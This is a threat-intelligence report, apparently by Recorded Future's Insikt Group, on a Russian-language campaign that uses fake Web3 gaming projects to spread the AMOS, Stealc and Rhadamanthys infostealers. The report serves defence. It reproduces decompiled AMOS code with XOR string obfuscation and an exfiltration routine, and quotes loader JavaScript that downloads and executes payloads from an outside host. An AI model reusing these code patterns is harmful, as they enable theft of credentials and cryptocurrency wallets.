CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

April 11, 2024

Cybercriminal Campaign Spreads Infostealers, Highlighting Risks to Web3 Gaming

Analysis cut-off date: February 29, 2024. Indicators of compromise and campaign details disclosed in this report may be subject to change, between the initial reporting period and its final release.

Executive Summary

Insikt Group identified an extensive Russian-language cybercriminal campaign using fraudulent Web3 gaming projects to deliver multiple variants of information stealer ("infostealer") malware to both macOS and Windows devices. Web3 gaming refers to online games (such as Axie Infinity and MixMob) that are built on blockchain technology, which can result in financial gain for players who earn various cryptocurrencies. These fraudulent Web3 projects mimic legitimate projects with slight alterations in project names and branding. This fraudulent branding also includes multiple social media accounts that impersonate legitimate projects, which may help the fraudulent projects seem more authentic. We further observed each project's main webpage providing, or linking to, installation files for the purported "game" software; however, upon installation, these files were found to deliver one or more of the following infostealers depending on the victim's operating system (OS): Atomic macOS Stealer (AMOS), Stealc, Rhadamanthys, or RisePro.

The targeted nature of this campaign suggests that threat actors may perceive Web3 gamers as having a more acute vulnerability to social engineering, due to an assumed trade-off in cyber hygiene — meaning that Web3 gamers may have fewer protections in place against cybercrime — in the pursuit of profit. This campaign also represents a broader cross-platform threat that uses multiple infostealer variants and requires targeted individuals and organizations to respond with a comprehensive mitigation strategy. The threat actors behind the campaign are creating the infrastructure necessary to enable redundancy and continuity, and the campaign's agile nature implies resilience, indicating that it might be relatively straightforward for the threat actors to exit or rebrand once identified. We assess that the threat actors involved in this campaign have almost certainly pre-prepared their next series of targets and will quickly shift resources once they are either disrupted or identify diminishing financial returns.

Continuous monitoring of this campaign may not be feasible, meaning that individuals and organizations must mitigate against the broader attack vector itself. Since the campaign spreads via "trap phishing" software downloads, comprehensive awareness and user education campaigns are vital to discourage potential victims from downloading software from unverified and unofficial sources. Further recommendations are provided in the **Mitigations** section of this report. Organizations operating in Web3 gaming or adjacent industries — such as the broader gaming industry or cryptocurrency exchanges, among others — risk their projects being impersonated as part of this campaign, which may lead to significant brand impairment if not remediated. While it is difficult to determine the financial loss from brand impairment, affected Web3 projects risk damaging their reputation with their entire user base and the broader Web3 gaming industry if a campaign like this is not addressed. Given the agile nature of this campaign, we assess that these threat actors will likely continue to target Web3 gaming projects with infostealers.

Key Findings

- We observed that the version of AMOS distributed in this campaign can infect both Intel-based and ARM-based (Apple M1) Macs, meaning that victims using either chipset may be vulnerable to the infostealer.
- Given the audience of Web3 gaming projects, it is almost certain that the threat actors are primarily targeting victims with cryptocurrency wallets. As wallet compromise continues to be the biggest threat in both Web3 and cryptocurrency security, measured by total cost, we assess that wallet compromise is likely the end goal of this campaign; however, the harvested credentials could be used for an array of unauthorized account accesses.
- The campaign's tactics, techniques, and procedures (TTPs) enable continued efficacy against mitigations based solely on endpoint detection and response (EDR) or antivirus (AV) products; targeted individuals and organizations must respond to the campaign's cross-platform threat with a comprehensive mitigation strategy.
- Russian-language artifacts in the HTML code of these projects suggest the threat actors are likely Russian speakers. While we cannot make a determination of their exact location, the presence of such artifacts suggests that the threat actors could be located in Russia or a nation within the Commonwealth of Independent States (CIS).

Background

In January 2024, Web3[1] smart contract auditor CertiK described a new trend among Web3 platforms called "trap phishing", whereby malicious actors were duplicating and deploying Web3 project lookalikes to lure unwitting victims to download and install infostealer malware. Once installed, the malware targets the victim's credentials, cryptocurrency wallets, and other personally identifiable information (PII), which it then sends to an external C2 server. CertiK describes one such project, named "Astration", leveraging fake job openings and non-fungible token (NFT) offerings — each linking to a domain delivering a malicious macOS-based executable file.

Insikt Group reviewed the Astration project, the sole aim of which is to deliver malware, and found that this fraudulent project's efforts in duplicating a legitimate project named "Alteration" (*alteration[.]io*) were far more extensive than initially detailed by CertiK. The fraudulent project duplicated and recreated nearly all of the social media accounts associated with Alteration — reposting social media content from legitimate social media accounts, establishing a direct copy of the legitimate project's Discord server, and delivering two distinct malware families (depending on the OS) via malicious domains that were constantly changing.

Additionally, pivoting from findings related to Astration, five additional fraudulent gaming projects were discovered — three of which were observed serving malicious files communicating with the same

[1] Web3 is a term used to describe "the next iteration of the internet" built on blockchain technology. Web3 technology incorporates concepts like decentralization and token-based economics.

AMOS C2 server as those obtained from the Astration project. The remaining two projects, while no longer active, were found to mirror the tactics of the active fraudulent projects. We also identified claims of infostealer infection post-installation by purported victims of this campaign.




Figure 1: *Fraudulent Web3 gaming project status (Source: Recorded Future)*

Malware Analysis

Malware samples obtained from each of the active fraudulent gaming projects differed depending on the OS used at the time. While all the projects were observed delivering AMOS to macOS victims, different redirect links were observed delivering the macOS installation file, depending on the project. All AMOS C2 IP addresses identified are under LetHost LLC (AS210352), which was also a common host for the malicious websites of several Web3 domains analyzed.

Insikt Group also observed different infostealers delivered to Windows OS victims depending on the project. This paper's case study is the Astration project; however, additional samples and information related to the other Web3 projects (Dustfighter, CosmicWay Reboot, Argongame, and vEther) mentioned in the summary above are also detailed here. Based on the tactics and infrastructure employed, we assess that the same threat actor(s) are likely behind each of these fraudulent projects.

Astration

According to its website, the Astration project purports to be a "discovery-focused, AI-Sandbox role-playing game (RPG)" with "procedurally generated environments and AI-generated quests". The threat actors embedded their malicious links into both the Windows and macOS "Download" buttons of

the Astration website (**Figure 2**). The threat actors were also observed spreading the Astration website (**Appendix C**) on OpenSea, an NFT marketplace, and through social media (**Appendix D**).

In-depth Analysis: Astration.dmg

Using a macOS system, the download link on the Astration website redirected to *pixeldrain[.]com*, a file-sharing service, and delivered a Mac-based disk image (`.dmg`) named `Astration.dmg`. Recorded Future Malware Intelligence identified this file as AMOS.




Figure 2: *The simplified infection chain for how the Astration project delivers both AMOS for macOS devices and Rhadamanthys and Stealc for Windows devices (Source: Recorded Future Malware Intelligence)*


When expanded, each `Astration.dmg` contains a Mach-O Universal file[2], which in turn contains Mach-O files for both ARM and x86_64 architectures. The hashes of the Mach-O Universal files are below.

[2] Mach object file format (Mach-O) is a file format used by macOS for executables, object code, shared libraries, dynamically loaded code, and core dumps.

Mach-O Universal Hash	Astration.dmg Hash	Variant
7d35dd19ee508c74c159e82f99c0483114e9b5b30f9bc2bd41c37b83cfbcd92d	f5e3f5d769efc49879b640334d6919bdb5ba7cae403317c8bd79d042803e20ce	sendlog
ccd6375cd513412c28a4e8d0fdedf6603f49a4ac5cd34ddd53cc72f08209bd83	b2e2859dd87628d046ac9da224b435d09dd856d9ad3ede926aa5e1dc9903ffe8	joinsystem
073d524d8fc005acc05162f2e8574688a076d7888ec180c0ff78cab09b92ce95	ea592d5ca0350a3e46e3de9c6add352cd923206d1dcc45244e7a0a3c049462a4	joinsystem

Table 1: *AMOS Stealer Mach-O Universal files from the Astration project (Source: Recorded Future Malware Intelligence)*

There are two variations of AMOS from the above samples: `sendlog` and `joinsystem`. The `sendlog` variant reaches out to `/sendlog` and is the variant of AMOS that is most reported on as it contains little obfuscation and matches the functions described in the CertiK report (**Figure 3**).



```
getSystemInfo();
performRandomMathOperation();
keyc();
performRandomMathOperation();
fox();
performRandomMathOperation();
omlum();
performRandomMathOperation();
cold();
performRandomMathOperation();
std::operator+<char>(v15, "ditto -c -k --sequesterRsrc --keepParent ", &path);
v3 = std::string::append(v15, " ", 1LL);
__dst = *(void **)(v3 + 16);
v21 = *(_OWORD *)v3;
*(_OWORD *)v3 = 0LL;
*(_QWORD *)(v3 + 16) = 0LL;
if ( (path & 1) != 0 )
{
  v4 = (char *)_src;
  v5 = *((_QWORD *)&path + 1);
}
else
{
  v5 = (unsigned __int64)(unsigned __int8)path >> 1;
  v4 = (char *)&path + 1;
}
v6 = std::string::append(&v21, v4, v5);
v18 = *(void **)(v6 + 16);
v17 = *(_OWORD *)v6;
*(_OWORD *)v6 = 0LL;
*(_QWORD *)(v6 + 16) = 0LL;
v7 = std::string::append(&v17, ".zip --norsrc --noextattr", 25LL);
v20 = *(void **)(v7 + 16);
*(_OWORD *)v19 = *(_OWORD *)v7;
*(_OWORD *)v7 = 0LL;
*(_QWORD *)(v7 + 16) = 0LL;
if ( (v17 & 1) != 0 )
  operator delete(v18);
if ( (v21 & 1) != 0 )
  operator delete(__dst);
if ( (v15[0] & 1) != 0 )
  operator delete(v16);
if ( (v19[0] & 1) != 0 )
  v8 = (const char *)v20;
else
  v8 = &v19[1];
exec(v8);
sendl(&userlog, &BuildID);
```

Figure 3: *sendlog AMOS variant tasking (Source: Recorded Future)*

The variants that use `/joinsystem` as their prescribed path stand apart from the previous variant as it uses string obfuscation and some of the function names are changed to be less obvious. As shown in the figure below, this is the same `DoTask` function as in the above `/sendlog` variant; however, the names of the functions are instead `task1`, `task2`, `task3`, `task4`, `task5`, and `task6` (**Figure 4**).

```
task1();
v472[0] = 18;
BYTE2(v475) = 18;
LOWORD(v475) = 13687;
v474 = xmmword_100017540;
v473 = xmmword_100017550;
*(_OWORD *)&v472[33] = xmmword_100017560;
qmemcpy(&v472[1], "}asaq`{bf2?w25fw~~2sbb~{qsf{}|20", 32);
for ( j = 1LL; j != 84; ++j )
  v472[j] ^= v472[0];
system(&v472[1]);
task2();
task3();
task4();
task5();
task6();
std::to_string((std::__1 *)&v361, number);
```

Figure 4: *joinsystem AMOS variant tasking (Source: Recorded Future)*

Additionally, variant strings are obfuscated in the `joinsystem` using XOR encoding with a hardcoded key. One of the methods used for string obfuscation is shown in **Figure 5**. The string `}asaq`{bf2?w25awf2psawT}~vw`Bsfz` is observed being used as input into an XOR decode loop with the hardcoded XOR key `18`. The string decodes to `osascript -e 'set baseFolderPath`.

```
std::to_string((std::__1 *)&v361, number);
v509 = 18;  XOR Key
v514 = 4656;
v513 = 842281531;
v512 = xmmword_100017590;
v511 = xmmword_1000175A0;      Encoded String
qmemcpy(v510, "}asaq`{bf2?w25awf2psawT}~vw`Bsfz", sizeof(v510));
for ( k = 1LL; k != 71; ++k )
  v510[k - 1] ^= v509;          XOR Decode Loop
std::string::basic_string[abi:v160006]<decltype(nullptr)>(v161);
```

Figure 5: *joinsystem AMOS string obfuscation (Source: Recorded Future)*

Both the `sendlog` and `joinsystem` variants exfiltrate data in the same manner: using HTTP POST requests to the C2 / AMOS Panel (**Figure 6**). The exfiltrated data is contained in the payload and is base64-encoded. The `BuildID` tag contains the build ID, the `user` field contains the victim's username, and the `B64` tag contains the base64-encoded and compressed exfiltrated data.




Figure 6: *AMOS HTTP POST exfiltration (Source: Recorded Future)*

Astration AMOS Malware Samples

SHA256	Source Domain	POST	C2
f5e3f5d769efc49879b640334d6919bdb5ba7cae403317c8bd79d042803e20ce	astration[.]io	/sendlog	5.42.65[.]55
b2e2859dd87628d046ac9da224b435d09dd856d9ad3ede926aa5e1dc9903ffe8	astrationplay[.]com	/joinsystem	5.42.65[.]107
ea592d5ca0350a3e46e3de9c6add352cd923206d1dcc45244e7a0a3c049462a4	gameastration[.]com	/joinsystem	5.42.65[.]107

Table 2: *AMOS Stealer samples from the Astration project (Source: Recorded Future Malware Intelligence)*

Stealc and Rhadamanthys Infostealer Delivery

When using a Windows OS (Windows 10 and 11), the Astration download button redirects to a *dropbox[.]com* link and delivers a Windows executable (`.exe`) named `Astration.exe`. That Windows executable reaches out to *testload[.]pythonanywhere[.]com* to retrieve two more executables at the URL path of `getbytes/c` and `getbytes/f`. The files present an array of bytes that, when downloaded and combined, creates the `Astration.exe` Windows executable.

The first payload, located at the URL path of `getbytes/c`, establishes a connection to `193.163.7[.]160/f95721327cee196f.php`, a Stealc C2 server, whereby the victim machine sends out system information and requests, from the C2 server, a series of Windows dynamic-link library (DLL) files (**Figure 7**). The second payload, located at the URL path `getbytes/f`, (**Figure 8**) delivers the Rhadamanthys infostealer. A more detailed analysis can be found in the next section.




Figure 7: *How victim devices communicate with the Stealc C2 server (Source: Recorded Future)*




Figure 8: *Link visited by Astration.exe second payload (Rhadamanthys) (Source: pythonanywhere[.]com)*

In-depth Analysis: Astration.exe

`Astration.exe` was created using a Nullsoft Scriptable Install System (NSIS) installer. Extracting the contents with 7z reveals that the Electron framework was used to create the application.

Inside the resources directory of the Electron application is an `app.asar` file (asar is a tar-like file format for archiving Electron source files) that can be extracted using a plugin for 7z. After extracting the Atom Shell Archive (`.asar`), the following files were observed:

```
Unset
                              assets/
                              node_modules/
947082247a1e4524cff2181df1b61e77e60effaa9da247f5f2a4b9efdbcc0f6d app.asar
93bec9e0155233f4d754cfb322d361c32949afbd424c20203c89bdd534596fd1 apple-touch-icon 1.png
9b1fbf0c11c520ae714af8aa9af12cfd48503eedecd7398d8992ee94d1b4dc37 elevate.exe
9ecc30bbc94248260a9196bc542b8366e8a97ed92417e00165c0acce111402b0 index.js
eca8ff386f4e3eab94010e82ded9ee702969e22ac61b8c5b28339924d7da39d0 package.json
fabfe1bcce7eade07a30ff7d073859e2a8654c41da1f784d3b58da40aaeef682 preload.js
3df8da4c0e5f3712c190e1c29bef5e2c1dc669332060a737b29353c44f4139f7 start.bat
```

Script Analysis

Electron applications use various process types. The `preload.js` file bridges the gap between Electron's main process, which can access the full OS, and less-privileged renderer processes used to run web pages. The `preload.js` script for this application contains the functionality to:

- Send log messages to *gameastration[.]com*
- Determine if the victim is running .NET version 4.8 or higher
- Download and execute payloads

Main Files for Application

The `assets` directory of the `.asar` archive contains the main files for the application:

```
Unset
                              css/
                              fonts/
                              images/
                              js/
f6893fba30db87c2415a1e44b1f03e5e57ac14f9dbd2c3b0c733692472f099fd index.html
434878a4416201b4f26d1414be9126ae562c9f5be3f65168e48c0e95560460ac main.js
```

The `index.html` page serves as the main application. It references both `main.js` and `js/script.js`. The `script.js` file simply logs the username and password entered by a user to the console. The `main.js` file references several APIs exposed from the `preload.js` file at the beginning of its execution:

```javascript
window.api.openLauncher();
window.api.loadFile('https://testload.pythonanywhere[.]com/getbytes/c', 'astration');
window.api.getNetFramework()
setTimeout(() => {
 window.api.loadFile('http://testload.pythonanywhere[.]com/getbytes/f', 'astrationn')
}, 100000)
```

The `openLauncher` function logs data back to the C2 with a key, a random UUID, and a message in Russian: `Мамонт открыл лаунчер...` (Translation: “Mammoth opened the launcher . . .”).

The `loadFile` function downloads the file from the URL `https://testload[.]pythonanywhere[.]com/getbytes/c` specified as the first argument, inflates it by ~750 MB with null bytes, and then executes it as the second argument string and appends a random digit between 0 and 10 (`astration[X].exe`). This sample, based on the aforementioned configuration, likely belongs to the Stealc infostealer family.

Before calling `loadFile` the second time, the script checks to ensure that the victim is running .NET version 4.8 or higher. It then waits 100 seconds and downloads the second payload from `http://testload.pythonanywhere[.]com/getbytes/f`. It is then inflated and executed as `astrationn[X].exe` where X is a random number between 0 and 10. While the script checks to see the version of .NET the victim is running, limited observations show that the second payload is downloaded regardless of whether the version is 4.8 or higher. Because of this, Insikt Group assesses that the loaders for Astration (`Astration.exe`) may be a work in progress, as certain logic “checks” in the malware seem incomplete. Therefore, it cannot be determined if the loader intends to drop both payloads or a single payload, depending on certain specifications such as having the victim machine having a certain version of .NET. Recorded Future Malware Intelligence identified the second payload as Rhadamanthys.

Base URLs	hxxp://193.163.7[.]160/5bc7610c0d155ffb/
Files	• sqlite3.dll • freebl3.dll • mozglue.dll • msvcp140.dll • nss3.dll • softokn3.dll • vcruntime140.dll

Table 3: *Stealc downloaded files (Source: Recorded Future Malware Intelligence)*

Astration Stealc and Rhadamanthys Samples

SHA256	Payload Location	Malware
63724fbab837988311a551d4d9540577f822e23c49864095f568324352c0d1fd	testload[.]pythonanywhere[.]com/getbytes/c	Stealc
0d9877eefd26756e2ecee3d806d60cb72bcb33d880f06e2f0e12c7c85d963426	testload[.]pythonanywhere[.]com/getbytes/f	Rhadamanthys
8d7df60dd146ade3cef2bfb252dfe81139f0a756c2b9611aaa6a972424f8af85	testload[.]pythonanywhere[.]com/getbytes/f	Rhadamanthys

Table 4: *Samples retrieved from testload.pythonanywhere[.]com (Source: Recorded Future Malware Intelligence)*

Dustfighter Project

As stated earlier, Insikt Group observed other Web3 projects delivering infostealers to victims depending on the OS used at the time. With the Dustfighter project, Insikt Group observed identical payload delivery as seen with Astration for the AMOS stealer and Stealc/Rhadamanthys stealer. Both Astration and Dustfighter were observed utilizing the same AMOS C2 server; however, Dustfighter utilized a different Stealc C2 server, *89.105.201[.]132*, for its Windows OS victims.

Filename	SHA256	Source Domain	C2
DustFighter.dmg	e1657101815c73d9efd1a35567e6da0e1b00f176ac7d5a8d3f88b06a5602c320	dustfighter[.]io	5.42.65[.]107/joinsystem
